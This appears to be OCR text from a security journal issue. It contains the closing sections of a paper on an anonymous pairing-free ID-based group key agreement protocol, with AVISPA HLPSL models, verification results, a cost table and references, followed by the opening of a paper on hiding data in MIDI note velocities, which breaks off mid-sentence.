Anonymity: The proposed protocol employs the concept of anonymity as like in [24]. In this protocol in every message exchanges the identities of the members are either encrypted so that no identity-related information is leaked or the users are identified by their pseudonyms from which impossible to infer any information by the adversary, since only the legitimate group members knows the valid Nym_i, ID_i pairs. In the first message by U_1 the identities of users and their corresponding pseudonyms are encrypted with their public key by using ID-based encryption and this encryption scheme require to be anonymous so that it is impossible to obtain any information from only the cipher text. Nym_i is selected by U_1 and obtained by U_i by decrypting that message; itself does not leak information on its identity. Since an adversary knows all these Nym_i, he may want to guess the user's identities and verifies his guess by first message. However, it is impossible to do that as the protocol uses an anonymous encryption scheme.

Unlinkability: Anonymity would be meaningless without unlikability [24]. The adversary can still trace an unknown user without knowing his real identity given only anonymity. In proposed protocols, including joining/leaving operations, different pseudonyms are uses for every user on each independent execution of the protocol. A pseudonym is never reused and cannot be used to link two different execution of the protocol.

6 Formal Security Verification Using AVISPA Tool

Recently, AVISPA tool [23] is widely used by many researchers for the automated validation of Internet security protocols and applications. The AVISPA is a push button tool designed by University of Geneva, Italy using the concept of Dolev and Yao intruder model [5], where the network is controlled by an intruder (Active and passive); however he is not allowed to crack the underlying cryptography.The AVISPA tool supports High Level Protocol Specification Language (HLPSL) based on which the cryptographic protocols are to be implemented and analyzed.It has four back-ends,namely OFMC (On-the-fly Model-Checker), CL-AtSe (Constraint-Logic-based Attack Searcher), SATMC (SAT-based Model-Checker) and TA4SP (Tree Automata-based Protocol Analyzer). The details description about AVISPA and HLPSL can be found in [1].

The initialization operation of proposed protocol is specified in HLPSL and verified using online AVISPA tool which shows that protocol is safe under different attacks. Role specification of KGC and user1 are illustrated in Figures 1 and 2, respectively. The role of other users are almost similar than that of user1. While the result under OFMC and CL-AtSe back ends are Shown in Figures 3 and 4, respectively.

Figure 1: Role specification of KGC in HLPSL

```
role kgc(Kc : agent,P,S,ID1,ID2,ID3 : text,K1,K2,K3 : public_Key,
H,H1,H2,M,A : hash_func,SND,RCV:channel(dy))

played_by Kc
def=
local
State : nat,
Ppub,S1,S2,S3,R1,R2,R3,Rr1,Rr2,Rr3,Sig1,Sig2,Sig3 : text
init
State := 0
transition
1. State=0 /\ RCV(start)=|>
State' :=1   /\ Rr1':= new() /\ Rr2':= new() /\ Rr3':= new()
/\R1':= M(P,Rr1')/\ R2':= M(P,Rr2') /\ R3':= M(P,Rr3')
/\ S1':= A(Rr1',M(S,H(ID1))) /\ S2':= A(Rr2',M(S,H(ID2)))
/\ S3':= A(Rr3',M(S,H(ID3)))/\ Ppub':= M(P,S)

/\ Sig1':= H2(A(R1',M(Ppub',H(ID1))))
/\ Sig2':= H2(A(R2',M(Ppub',H(ID2))))
/\ Sig3':= H2(A(R3',M(Ppub',H(ID3))))

/\SND({{R1'.S1'.Ppub'.Sig1'}_inv(K)}_K1)
/\SND({{R2'.S2'.Ppub'.Sig2'}_inv(K)}_K2)
/\SND({{R3'.S3'.Ppub'.Sig3'}_inv(K)}_K3)

/\ witness(Kc,U1,u1_kgc_r1,R1')
/\ witness(Kc,U1,u1_kgc_s1,S1')
/\ witness(Kc,U1,u1_kgc_ppub,Ppub')

/\ witness(Kc,U2,u2_kgc_r2,R2')
/\ witness(Kc,U2,u2_kgc_s2,S2')
/\ witness(Kc,U2,u2_kgc_ppub,Ppub')

/\ witness(Kc,U3,u3_kgc_r3,R3')
/\ witness(Kc,U3,u3_kgc_s3,S3')
/\ witness(Kc,U3,u3_kgc_ppub,Ppub')

end role
```

7 Performance Comparison

This section compares the performance of proposed protocol with some other existing ID-based GKA protocols [3, 6, 22, 24, 27] in terms of communication and computation costs. The result is showed in Table1 (where n is the number of users. The following notations are used for comparison.

- **PM:** number of Scalar point multiplications.
- **PA:** Number of elliptic curve point additions.
- **Message:** Total number of message overheads during group key generation process (including unicast and broadcast).
- n**:** number of participants.
- n'**:** number of joining or leaving participants.
- **Pairings:** number of bilinear pairing computations needed in key agreement process (zero in case of our proposal).

[3, 6, 22] protocols are not dynamic (Join and Leave procedures are not exist) so only the initialization cost are tabulated in Table 1 and it is taken from their respective papers. For Xie Liyun protocol [27] the cost of

Figure 2: Role specification of User1 in HLPSL

```
role user1(U1: agent, K1:public_key,ID1,ID2,ID3 :text,
 H1,H,H2,M,A: hash_func,P: text, SND,RCV : channel(dy))

played_by U1 def=

local
State : nat,
U2,U3 : agent,
K2,K3 : public_key,
T3,T2,T1,S1,R1,R2,R3,X1,K12,K13,K1r,K2r,K3r,
EX1,EX2,EX3,K1R,K1L,Ppub : text,
SK: symmetric_key,
IDRing: (agent.text)set
%knowledge(U1) = {inv(K1)}

init
State:= 0 /\ IDRing:= {U1.ID1,U2.ID2,U3.ID3}

transition

1. State=0 /\ RCV({{R1'.S1'.Ppub'.Sig1'}_inv(K)}_K1)
/\ Sig1'= {{M(P,S1')}_H2}_inv(K) =|>

        State':=1

        /\request(U1,Kc,u1_kgc_r1,R1')

        /\ request(U1,Kc,u1_kgc_s1,S1')
        /\ request(U1,Kc,u1_kgc_ppub,Ppub')

        /\ X1':=new()/\ T1':= M(P,X1') /\
        SND({U1.ID1.T1'.R1'}_inv(K1))

        /\witness(U1,U2,u2_u1_t,T1'.R1')
        /\witness(U1,U3,u3_u1_t,T1'.R1')

2.State=1
/\ RCV( {U2.ID2.T2'.R2'}_inv(K2')) /\ in(U2.ID2,IDRing)
/\RCV( {U3.ID3.T3'.R3'}_inv(K3')) /\ in(U3.ID3,IDRing)=|>
State':=2/\
request(U1,U2,u1_u2_t,T2'.R2')/\
request(U1,U3,u1_u3_t,T3'.R3')/\

K12':= A(M(T2',S1),M(A(R2',M(Ppub,H(ID2))),X1))/\
K13':= A(M(T3',S1),M(A(R3',M(Ppub,H(ID2))),X1))/\

K1R' := H1(K12')/\
K1L' := H1(K13')/\
EX1' := xor(K1L',K1R')/\

SND(EX1')
%witness(U1,U2,u2_u1_ex,EX1')/\
%witness(U1,U3,u3_u1_ex,EX1')

3. State = 2 /\ RCV(EX2')/\RCV(EX3')=|>
%%%/\xor(EX1,xor(EX2',EX3')) = 0

State':= 3 /\
%request(U1,U2,u1_u2_ex,EX2')/\
%request(U1,U3,u1_u3_ex,EX3')/\

K2r':= xor(EX2',K1R)/\
K3r':= xor(EX3',K2r')/\

SK':= H(K1R.K2r'.K3r')/\
secret(SK',sk,{U1,U2,U3})

end role
```

Figure 3: Simulation result on OFMC back end

```
% OFMC
% Version of 2006/02/13
SUMMARY
  SAFE
DETAILS
  BOUNDED_NUMBER_OF_SESSIONS
PROTOCOL
  /home/avispa/web-interface-computation/./tempdir/workfile0kIMQW.if
GOAL
  as_specified
BACKEND
  OFMC
COMMENTS
STATISTICS
  parseTime: 0.00s
  searchTime: 0.65s
  visitedNodes: 16 nodes
  depth: 4 plies
```

Figure 4: Simulation result on CL-AtSe back end

```
SUMMARY
  SAFE

DETAILS
  BOUNDED_NUMBER_OF_SESSIONS
  TYPED_MODEL

PROTOCOL
  /home/avispa/web-interface-computation/./tempdir/workfile0kIMQW.if

GOAL
  As Specified

BACKEND
  CL-AtSe

STATISTICS

  Analysed   : 9 states
  Reachable  : 0 states
  Translation: 1.28 seconds
  Computation: 0.00 seconds
```

Initialization are taken from the tabulated value of [27]. While the cost of join or Leave operation are not given in its paper. So first it is calculated based on the decryption of their algorithms and tabulated in present paper for comparison. However the dynamic cost(cost of join and leave operation) of Wan's protocol [24] are described for single member join/leave in their paper. For comparison, the unit cost is multiplied by n' and tabulated in Table 1. Cost of Leave operation of present paper as well as [27] are highly depends on the position of the leaving members in the current group the tabulated value of leaving cost of proposed protocol are of worst case when all alive members needs to updates their ephemeral secret and calculates their new contributions. It can be observed that overall worst case cost of leave operation is also much less than the initialization cost of $n - n'$ members.

8 Conclusion

This paper proposes an anonymous pairing-free ID-based Group key agreement protocol based on the Elliptic Curve computational DiffieHellman problem. The protocol provides strong security protection including Ephemeral Private Key Revealing Resistance, forward and backward secrecy, Perfect Forward Security,etc. This is the first protocol which incorporates the user's anonymity without using the bilinear pairings. The protocol also provides efficient join and leave procedures for dynamic operations. All such operations accomplished anonymously without leaking the information on who is joining/leaving the group. In addition of security analysis phase, security of proposed protocol is also verified by the AVISPA tool which outputs safe under its different back ends. Finally the performance of the proposed technique is compared with some other existing protocols which shows that it has comparable communication and computation cost with zero pairing computation. The present technique may create an attraction for low power wireless devices such as mobile phones because pairing based applications can be hard to implement on these.

Table 1: Comparison table

Protocol	Group Operation	PM	PA	Pairings	Message
Choi's Protocol [3]	**Initialization**	$3n$	n	$2n$	$2n$
Du's Protocol[6]	**Initialization**	$5n$	n^2+2n	$2n$	$2n$
Tang's protocol [22]	**Initialization**	$5n$	n	$3n$	$2n$
XIE Liyun protocol [27]	**Initialization**	n^2+3n	n^2	0	$2n$
	Join	$(n+n')^2+5n'+7$	$(n+n')^2+n'+2$	0	$2n'+3$
Wan *et al.* Protocol [24]	**Initialization**	$3n$	0	$2n$	$4n$
	Join	$(n*n')$	0	$2(1+n')$	$7n'$
	Leave	$6n'$	0	$2n'$	$7n'$
Proposed protocol	**Initialization**	$9n$	$4n$	0	$5n-1$
	Join	$9(n'+2)$	$4(n'+2)$	0	$5(n'+2)+2$
	Leave	$9(n-n')$	$2(n-n')$	0	$(n-n')+2$

Acknowledgments

The second author of this article is would like to thank UGC (University Grant Commission) for their partial support in this research work.

References

[1] A. Armando, D. Basin, Y. Boichut, et al., "The AVISPA Tool for the Automated Validation of Internet Security Protocols and Applications," in *Proceedings of the 17th International Conference on Computer Aided Verification (CAV'05)*, LNCS 3576, pp. 281–285, Springer, 2005.

[2] S. Chang, D. S. Wong, Yi Mu, and Z. Zhang, "Certificateless threshold ring signature," *Information Sciences*, vol. 179, no. 20, pp. 3685–3696, 2009.

[3] K. Y. Choi, J. Y. Hwang, and D. H. Lee, "Efficient id-based group key agreement with bilinear maps," in *Public Key Cryptography (PKC'04)*, pp. 130–144, Springer, 2004.

[4] L. Dang, W. Kou, N. Dang, H. Li, B. Zhao, and K. Fan, "Mobile ip registration in certificateless public key infrastructure.," *IET Information Security*, vol. 1, no. 4, pp. 167–173, 2007.

[5] D. Dolev and A. C. Yao, "On the security of public key protocols," *IEEE Transactions on Information Theory*, vol. 29, no. 2, pp. 198–208, 1983.

[6] X. Du, Y. Wang, J. Ge, and Y. Wang, "An improved id-based authenticated group key agreement scheme," *Cryptology ePrint Archive*, Report 2003/260, 17 Dec 2003.

[7] R. Dutta and R. Barua, "Password-based encrypted group key agreement.," *International Journal of Network Security*, vol. 3, no. 1, pp. 23–34, 2006.

[8] S. Hong, "Queue-based group key agreement protocol.," *International Journal of Network Security*, vol. 9, no. 2, pp. 135–142, 2009.

[9] S. H. Islam and G. P. Biswas, "A pairing-free identity-based authenticated group key agreement protocol for imbalanced mobile networks," *Annals of Telecommunications*, vol. 67, no. 11-12, pp. 547–558, 2012.

[10] A. A. Kamal, "Cryptanalysis of a polynomial-based key management scheme for secure group communication.," *International Journal of Network Security*, vol. 15, no. 1, pp. 68–70, 2013.

[11] N. Koblitz, "Elliptic curve cryptosystems," *Mathematics of Computation*, vol. 48, pp. 203–209, Jan. 1987.

[12] E. Konstantinou, "An efficient constant round id-based group key agreement protocol for ad hoc networks," in *Network and System Security*, LNCS 7873, pp. 563–574, Springer, 2013.

[13] W. T. Li, C. H. Ling, and M. S. Hwang, "Group rekeying in wireless sensor networks: A survey," *International Journal of Network Security*, vol. 16, no. 6, pp. 401–410, 2014.

[14] T. C. Lin, Te-Yu Chen, C. S. Gau, and M. S. Hwang, "A key agreement for large group using bilinear maps," *Journal of Theoretical and Applied Information Technology*, vol. 49, no. 2, pp. 871–878, 2013.

[15] Y. Piao, J. Kim, U. Tariq, and M. Hong, "Polynomial-based key management for secure intra-group and inter-group communication," *Computers & Mathematics with Applications*, vol. 65, no. 9, pp. 1300–1309, 2013.

[16] K. C. Reddy and D. Nalla, "Identity based authenticated group key agreement protocol," in *Progress in Cryptology (INDOCRYPT'02)*, LNCS 2551, pp. 215–233, Springer, 2002.

[17] Y. Ren, Z. Niu, and X. Zhang, "Fully anonymous identity-based broadcast encryption without random oracles," *International Journal of Network Security*, vol. 16, no. 4, pp. 256–264, 2014.

[18] A. Shamir, "Identity-based cryptosystems and signature schemes," in *Advances in cryptology*, LNCS 196, pp. 47–53, Springer, 1985.

[19] Z. Shao, "Certificate-based verifiably encrypted signatures from pairings," *Information Sciences*, vol. 178, no. 10, pp. 2360–2373, 2008.

[20] R. Srinivasan, V. Vaidehi, R. Rajaraman, S. Kanagaraj, R. C. Kalimuthu, and R. Dharmaraj, "Secure group key management scheme for multicast networks," *International Journal of Network Security*, vol. 10, no. 3, pp. 205–209, 2010.

[21] W. Stallings, *Cryptography and Network Security: Principles and Practice*, Pearson Education, 3rd edition, 2002.

[22] H. Tang, L. Zhu, and Z. Zhang, "Efficient id-based two round authenticated group key agreement protocol," in *IEEE 4th International Conference on Wireless Communications, Networking and Mobile Computing (WiCOM'08)*, pp. 1–4, 2008.

[23] L. Vigan, "Automated security protocol analysis with the avispa tool," in *Proceedings of the 21st Annual Conference on Mathematical Foundations of Programming Semantics (MFPS05)*, pp. 61–86, 2006.

[24] Z. Wan, K. Ren, W. Lou, and B. Preneel, "Anonymous id-based group key agreement for wireless networks," in *IEEE Wireless Communications and Networking Conference (WCNC'08)*, pp. 2615–2620, Mar. 2008.

[25] S. Wang, Z. Cao, K. K. R. Choo, and L. Wang, "An improved identity-based key agreement protocol and its security proof," *Information Sciences*, vol. 179, no. 3, pp. 307–318, 2009.

[26] Y. Wang, B. Ramamurthy, and X. Zou, "The performance of elliptic curve based group diffie-hellman protocols for secure group communication over ad hoc networks," in *IEEE International Conference on Communications (ICC'06)*, vol. 5, pp. 2243–2248, 2006.

[27] L. Xie and M. He, "A dynamic id-based authenticated group key exchange protocol without pairings," *Wuhan University Journal of Natural Sciences*, vol. 15, no. 3, pp. 255–260, 2010.

Abhimanyu Kumar completed his B.Sc. (Engg.) degree in Computer Science and Engineering from R. P. Sharma Institute of Technology, Patna (affiliated to Magadh University, Bodh Gaya, Bihar) in 2011. Currenty he is pursuing Ph.D. under supervision of Dr. Sachin Tripathi at Indian School of Mines, Dhanbad, India. His research area is group security and their applications.

Sachin Tripathi is an Assistant Professor in Computer Science & Engineering Department at Indian School of Mines, Dhanbad, Jharkhand, India. He received his Ph.D. in Computer Science and Engineering from the Indian School of Mines and has been teaching computer science subjects for over more than ten years. His research interest is in group security.

Information Hiding in Standard MIDI Files Based on Velocity Reference Values

Da-Chun Wu[1], Ming-Yao Chen[2]
(Corresponding author: Da-Chun Wu)
Depart. of Computer & Communication Engineering, National Kaohsiung First University of Science & Technology[1]
Institute of Engineering Science and Technology, National Kaohsiung First University of Science and Technology[2]
No. 1, University Rd, Yanchao Dist., Kaohsiung City, 824 Taiwan, ROC.
(Email: dcwu@nkfust.edu.tw)
(Received May 7, 2015; revised and accepted July 1 & 17, 2015)

Abstract

This paper proposed a novel method to embed information in SMFs (Standard MIDI Files) by slightly adjusting the velocity values of notes. First, this method uses the velocity values of the first note of strong beat, the first of weak beat, and the first second-strong beat with non-zero velocity value in a measure as the referencing values for velocity of other notes in the same measure. Then, the data are embedded in the velocity values of notes excluding the notes with the referencing values. The method uses the difference between the velocity value of each note and its corresponding reference value to decide the number of bits which can be used for embedding data in each note. The proposed method limits the changes of the velocity value of each note to its original value and its corresponding reference value during the data embedding. It can avoid the differences from the original music being heard due to the velocity values excessive change. In addition, the proposed method can also embed data without changing the file sizes of the SMFs. It can also avoid attracting attention. The experimental results show the feasibility of the proposed method.

Keywords: Information hiding, MIDI, standard MIDI file, steganography, velocity

1 Introduction

With the progress of computer and communication technology, Internet access is no longer confined to the use of traditional PCs. Through mobile devices, such as smartphones, tablet PCs, etc., people can access the Internet anytime and anywhere; therefore, the information circulation is increasingly faster. However, security [26] issues also result. Information hiding [18, 19] is a technology whereby secret information is hidden in the images, text, voice, video and other cover-media. A media is called the stego-media after embedding secret information in a cover-media. The most common carrier media are images. Many information hiding techniques are based on images, such as LSB (least-significant-bit) [12, 14], pixel-value difference [13], difference expansion [3, 7], prediction-based [5] and DCT [17] methods.

MIDI [6, 21] (Music Instruction Digital Interface), a communication protocol, a communicate language between digital musical instruments and computers, was created in 1993. SMF (Standard MIDI File) [6, 8, 20, 21] is one of the digital music file formats. The difference between SMF and other digital music files is that it only records relevant performance data of MIDI, such as musical instruments, pitches, tempos and other messages related to the performance. The file size of SMFs is small; it can be seen not only on PCs, but also on a lot of mobile devices. It is also conveniently transferred through the Internet.

Some hiding information methods of SMFs have been proposed and developed. Duration is a parameter related to the performance of an SMF; it indicates the length of time of an event. The duration of a note played means the length of time that a note is pressed till it is released. The actual expression of same music among different players may slightly differ because players cannot precisely play the duration of each note like robots. Adli et al. [2] embed watermarks by using duration parameters. The method uses each two duration values of consecutive notes and adjusts the magnitude of duration values by one increase and one decrease. The sum value of two durations remains unchanged after embedding the watermarks. Yamamoto and Iwakiri [25] propose another similar technology to embed information by duration adjustment. The method adjusts the duration of one note played to overlap the next one. The length of overlapped time indicates the embedded information. Yamamoto and Iwakiri [24] also propose another method of embedding information by using durations. First, the average values of durations of each category of notes (example: quarter note, eighth note, etc.) are calculated. Then, the original duration

value of each note is replaced with the average value of duration of the notes category. Finally, to achieve the purpose of embedding information in a note, if the note's new duration value is less than that of the original duration value, the new duration value of the note is added by the embedded message; otherwise, the new duration value is subtracted in the embedded message.

A delta-time value is placed before each event in SMFs to denote the time interval with the previous event. Dittmann and Steinebach [4] propose a method for embedding information by fine-tuning the delta-time values of MIDI files. After embedding information in the delta-time value which is placed before an event, the effect of time when the event appears will be slightly changed. Xu et al. [23] propose a method to embed encrypted watermark information into generated virtual notes. During playback, the generated virtual notes do not affect the original MIDI quality. Program-change messages are used to change the musical instruments playing in MIDI files. If more than one program-change message appears continuously in a MIDI file, only the last instrument will be retained. John [11] uses this feature to achieve the purpose of information embedding by inserting some additional program-change messages before the last program-change message. When MIDI devices read these undefined command codes during playback, they will simply ignore them and will not affect MIDI file playback. Malcolm [15] inserts some undefined command codes in the MIDI specification to deliver secret information. In the MIDI standard specification, if the same command codes next to each other appear repeatedly, only the first command code must appear; the rest of the command codes can be selected to appear or be omitted. Adli and Nakao [1] proposes an embedding method by using repeated command codes which take advantage of the feature of showing or omitting command codes to represent the embedded data, in order to achieve information hiding. Hiding information by this way will not affect the music presentation of MIDI files, but will change the size of MIDI files. In MIDI specification, SysEx commands can be used for transmitting additional messages. Adli and Nakao [1] use this feature to hide information in SMFs; the length of the embedded information is unlimited and the embedded information will not affect the performance of the music. However, the size of the MIDI files after embedding information will get larger.

In MIDI files, tempo events are used to set the actual length of time to play a quarter note of music in microseconds. It controls the playback speed of music. Yamamoto and Iwakiri [25] insert a group of tempo events to represent the embedded data. In MIDI files, several note events, especially note-on events and note-off events, may occur at the same time. The appearing order of these note events does not affect the performance in MIDI files. Inoue and Matsumoto [10] call note events which occur at the same time as simulnotes. They present the coding sequence of note events and rearrange them according to the embedded data to achieve information hiding. In order to increase security, a stegokey is used when embedding and extracting information. Stegokeys can disrupt the coding sequence; the information-hidden mechanism will be more secure. In MIDI files, the quantization function can be used to correct the start time and end time of note events. Therefore, Inoue and Matsumoto [10] use quantization function to correct the timing for increasing the amount of simulnotes and the embedding capacity. Inoue et al. [9] analyze the previous method proposed by Inoue and Matsumoto [10], and found that the SMFs with embedded information are easily inspected. Therefore, he proposed an improved method by preprocessing simulnotes in SMFs before embedding information. The preprocessing works include rearrangement of note events for each simulnote to place all note-off events before note-on events, and divide note events in each simulnote into multiple subsimulnotes which are grouped by the channel numbers of note events. Wiedemer [22] proposes a list steganography algorithm so that any events occurring at the same time are regarded as list items. First, the embedded information is converted into a flexible base number by using flexible base notation. Then, the order of list items is rearranged according to the flexible base number, and the purpose of information embedding is achieved. This method also uses a hash function to increase the security of the embedded data.

In MIDI files, the velocity value of a note event is represented by a parameter which ranges from 0 to 127. The velocity value refers to the volume when the note is played. Dittmann and Steinebach [4] use chords in MIDI files as an information carrier. Additional notes with low velocity value are joined into a chord to represent the embedded watermarks. Adli and Nakao [1] propose a method for embedding information by replacing least significant bits of velocity value; generally speaking, at most three bits are replaced in each note, so it can avoid awareness of the difference between the original file and the file after information is embedded. Adli et al. [2] use every two neighboring notes which have the same velocity values, and adjust the two velocity values by one increasing and the other decreasing for a small magnitude at the same time to embed watermarks. However, it is necessary to refer to the original MIDI file when the watermarks are extracted. Slur is a music symbol which is represented as a curve in musical scores. The curve covers two or more notes as a group and each group should play legato or smoothly without separation. Yamamoto and Iwakiri [24] propose a method to embed information into each note in the group which is covered by a slur.

This paper presents a novel method to hide information by adjusting the velocity values in SMFs. This method first uses the velocity values of the notes of the first strong beat, the first weak beat and the first second-strong beat with non-zero velocity value as reference values for other notes in the same measure. If a note is strong beat, refer to the reference value of the strong beat of the measure; if a note is weak beat, refer to the reference value of the weak beat, etc. Then, the information is embedded in



Figure 1: MIDI message structure



Figure 2: An example of a MIDI message

the velocity value of the notes in each measure. The proposed method can limit the changes of the velocity value of each note to its original value and its corresponding reference value when information is embedded. After embedding data, the changes of velocity values of notes are insignificant. This process can avoid the differences from the original music being heard. The file sizes of SMFs will not change after data embedding. It can also avoid attracting attention.

The rest of the sections of this paper are organized as follows. Section 2 describes MIDI and SMF. The proposed information hiding method is described in Section 3. The experimental results are presented in Section 4. Finally, conclusions are given in Section 5.

2 MIDI and SMF

MIDI is a standard communication protocol that is used to control electronic musical instruments. It allows the player to transmit the details of the performance and associated control information between electronic musical instruments, computers and other devices. The SMF file format is one of the popular digital music formats. This section will introduce MIDI and SMF.

2.1 MIDI

MIDI is composed of hardware interface and communication protocol. MIDI is used to control electronic musical instruments; it connects electronic musical instrument, computer and other digital devices together via hardware interface through transmission lines. Its commands or messages about playing music can thus be transmitted. A MIDI message consists of one status byte and several data bytes. A status byte indicates the type of transmitted message subsequently followed by data bytes with related message. Different MIDI messages may have different numbers of data bytes. The length of a status byte is fixed at one byte, but a data byte can range from 0 to several bytes, as shown in Figure 1. Status bytes and data bytes can be distinguished by their Most Significant Bits (MSBs). The MSB of a status byte is 1, and that of a data byte is 0. For example, the message generated from pressing a key of a keyboard contains one status byte and two data bytes of MIDI messages. The four high bits value of the status byte indicate the message type of note-on, and the four low bits value indicate the channel it used. Messages can be transmitted through channels 1 to 16 in MIDI devices. The information of the first data byte indicates which note (note number) is pressed, while the information of the second data byte indicates the velocity of the pressed note. As shown in Figure 2, the value of the status byte, data byte 1 and data byte 2 are 90_{16}, $3C_{16}$ and 40_{16}, respectively. It represents that a center C is pressed, the velocity value of pressing is 64, and the message is transmitted via Channel 1.

2.2 SMF

SMF is a standard MIDI file format used to store and distribute messages related to MIDI performance. It contains file format, events, timing and other information. SMFs also can be post-produced to make content richer through music sequencers. Because the file size is small, SMFs are widely used in computers, ring tones of cell phone and web pages. SMFs use chunks to store various information of MIDI performance. The structure of an SMF contains header chunk and track chunk, as shown in Figure 3. Both start with four ASCII leading characters to represent the type of chunk, followed by the length information of 32 bits which is used to indicate how many bytes of data are in the rest of the chunk. There is only one header chunk in an SMF, while there are many track



Figure 3: The chunk structure of a MIDI file: (a) Header chunk; (b) Track chunk.

chunks. The structure of an SMF starts with a header chunk followed by several track chunks.

Header chunks store the format, track number, division and other important information of an SMF. The length of division occupies 16 bits, and has two kinds of formats. If the value of MSB of division is 1, it represents that the division is time-code-based format, which is usually used in the synchronization between the video devices and MIDI devices. If the value of MSB of division is 0, it represents that this division is the tick number of a quarter note. Tick is the smallest unit of time in SMFs. This format is the commonly used division format in general SMFs. The division value is relevant to the length of actual time represented by delta time values. The leading character of a track chunk is MTrk. Track chunks are used to store the actual playing music-related information, such as playing musical instruments, note velocities, rhythms, and so on. Delta time is the time interval of two events. The delta time value is 0 when two events occur at the same time. Assuming that the division value is 48, then a delta time value of the quarter note is 48 and the delta time value of a half note is 96.

Time signature is composed of two numbers in the music score. The way they are arranged is much like fractions in mathematics, as shown in Figure 4. The number of the numerator indicates the number of beats per measure, while the number of the denominator indicates the note value of the beat, i.e. the note which is used as a beat. The time signature of SMFs is set by the time signature event. The format of the time signature event of Figure 4 is shown in Figure 5. The first 3 leading bytes of this event are FF 58 04 in hexadecimal, followed by four data bytes. The first and the second data byte denote the numerator and denominator of a time signature, respectively. Among these, the value of the second data byte is represented by negative power of two. In Figure 5, the value of the first data byte is 06; it denotes that there are six beats per measure. The value of the second data bytes is 03; it represents the value of $2^{-3} = \frac{1}{8}$ and indicates that the note value of the beat is the eighth note.

Figure 4: A time signature

3 Information hiding in a SMF

When playing music, an appropriate change of sound velocity can make the music much pleasant. Generally speaking, the strength of the velocity often appears regularly and periodically in music according to the time signature of the scores. Usually, the first beat in each measure of a song is a strong beat, and the second beat is a weak beat. So, the velocity values of the first note beat should be greater than that of the second note beat in the same measure. The velocities of the remaining beats in the measure exhibit different performance strength according to the time signature of the music. Using 4/4 time signature as an example, it represents that a quarter note is used as one beat, and there are four beats per measure. In addition to the first and second beat of each measure, there are strong beat and weak beat, respectively; the third beat of each measure is second-strong beat and the fourth beat of each measure is weak beat. Table 1 lists the common time signature and its strength performance of each beat in a measure.

FF	58	04	06 (Data byte1)	03 (Data byte2)	(Data byte3)	(Data byte4)

Figure 5: The format of the time signature event of Figure 4

Table 1: Strength of beat of common time signature

Time signature	The strength of the expression of each beat in each measure
2/4	Strong, weak
3/4	Strong, weak, weak
4/4	Strong, weak, second-strong, weak
3/8	Strong, weak, weak
6/8	Strong, weak, weak, second-strong, weak, weak
12/8	Strong, weak, weak, second-strong, weak, weak, second-strong, weak, weak, second-strong, weak, weak

This paper proposes a method to hide information in SMFs by embedding data in the velocity values of notes. The method uses time signature to decide the strength of the performance of each note in the music. Then, the two velocity values of the first strong beat note n_s and weak beat note n_w with non-zero value in each measure are used as the reference velocity values: r_s and r_w of strong beat and weak beat of the measure, respectively. If the strength of performance of a song includes a second-strong beat according to its time signature, then assume the reference value of the first second-strong beat note's non-zero value n_{ss} is r_{ss}. The embedding data will be embedded in the notes with non-zero velocity value in the same measure, excluding n_s, n_w and n_{ss}. For each note n which satisfies the above conditions, assume its velocity value is v_n, and the reference velocity value of n is r_n according to the strength of the performance. Then this method can embed $\lfloor \log_2 |v_n - r_n| \rfloor$ bits of secret information at most in the n. The larger difference value between v_n and r_n indicates that the volume of playing the note is not generally expected. It also means that the larger amount of data can be embedded in n. Because the number of bits occupied by a velocity value does not change after embedding data in it, the size of MIDI files remains unchanged while embedding the data. Using a measure of the song 'You can fly' as an example, the score is shown in Figure 6. The time signature of this song is 4/4, which represents that a quarter note is used as one beat, and there are four beats per measure. The strength of the expression of each beat in each measure is strong, weak, second-strong, and weak. The notes *a* and *b* shown in the figure represent the first and the second beat of the notes of this measure, respectively. Note *c* and *d* represent the notes of the third beat. Note *e* and *f* represent the fourth beat of the notes. Among these, notes *a* and *b* 